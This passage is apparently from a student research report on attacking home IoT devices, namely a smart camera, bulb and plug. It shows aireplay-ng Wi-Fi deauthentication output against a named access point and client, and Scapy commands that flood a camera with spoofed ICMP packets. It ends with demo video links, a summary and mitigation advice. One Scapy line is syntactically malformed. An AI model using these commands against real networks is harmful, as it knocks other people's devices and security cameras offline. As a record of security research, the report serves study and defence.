


```
bhavin@bhavin-Inspiron-5480:~$ sudo aireplay-ng wlo1mon -0 100 -a 2A:22:E9:6E:CD:78 -c  38:E6:0A:25:10:61
15:18:32  Waiting for beacon frame (BSSID: 2A:22:E9:6E:CD:78) on channel 9
15:18:33  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|60 ACKs]
15:18:33  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 9|59 ACKs]
15:18:34  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|62 ACKs]
15:18:34  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 2|61 ACKs]
15:18:35  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 2|63 ACKs]
15:18:35  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|59 ACKs]
15:18:36  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|64 ACKs]
15:18:36  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|59 ACKs]
15:18:37  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|58 ACKs]
15:18:37  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|63 ACKs]
15:18:38  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|64 ACKs]
15:18:38  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|61 ACKs]
15:18:39  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 1|64 ACKs]
15:18:40  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 1|63 ACKs]
15:18:40  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|60 ACKs]
15:18:41  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|61 ACKs]
15:18:41  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|64 ACKs]
15:18:42  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|63 ACKs]
15:18:42  Sending 64 directed DeAuth (code 7). STMAC: [38:E6:0A:25:10:61] [ 0|63 ACKs]
```

Here we used the below command and sent multiple packets to interrupt the communication between the mobile app and smart devices.

>> send(IP(src="(device IP address of smart security camera)",dst=" ("device IP address of smart security camera ")/ICMP(), count=30000000)

>> send(IP(src="192.168.249.70",dst="192.168.249.70"/ICMP(), count=30000000)



CHAPTER- 6

Experimental videos of our project

- Below mentioned is a link of the demo video of the exploitation of the smart security camera.

  Link:
  https://drive.google.com/file/d/1smGdYtRsj-sjar5XRa3wmuVr3PAteHQj/view?usp=sharing

- Below mentioned is a link of the demo video of the exploitation of the smart bulb.

  Link:
  https://drive.google.com/file/d/1QqNe0D--DNEnPNN3bcjOYLdereKo7Bnk/view?usp=sharing

- Below mentioned is a link of the demo video of the exploitation of the smart bulb.

  Link:
  https://drive.google.com/file/d/1MAb-Dcs4aMDOxCUg-o4Inuo1VErByp9s/view?usp=sharing

CHAPTER- 7

Summary

As per the above research and practical implementation of several attacks on IoT devices, we can conclude that it is possible to spoof or attack the IoT devices, even if it is secured with multiple algorithms and protocols. In our project, we exploited the vulnerabilities of smart bulb, smart plug and smart camera, without even decrypting the data packets. This was possible, because we analyzed the IP address of these smart devices and using Scapy we disrupted the communication between the smart devices and mobile applications. Moreover, we analyzed the data packets of these IoT devices as well, but these devices were connected to their parent company cloud server, as a result we were unable to analyze the encryption algorithm which they were using over the data packets. Following this, even if we didn't analyze the encryption method, we exploited these devices.

Future Scope

Using Reverse Engineering techniques we can exploit the firmware of these IoT devices. And as a result we can modify the scripts and increase the security of these devices. Also this will be very helpful for doing updates and patches regarding latest Iot vulnerabilities and attacks.

Future Improvements

To secure these smart devices, we have improved the network connectivity by implementing WPA 3, using secure password, using VPN, using Tunneling method, and many more. Also awareness should be generated among the users of the IoT devices so as to avoid the users from buying cheap and less secure IoT devices. Users of these IoT devices, should avoid using these IoT devices in an open network, keeping the IoT devices and their respective mobile application uptodate.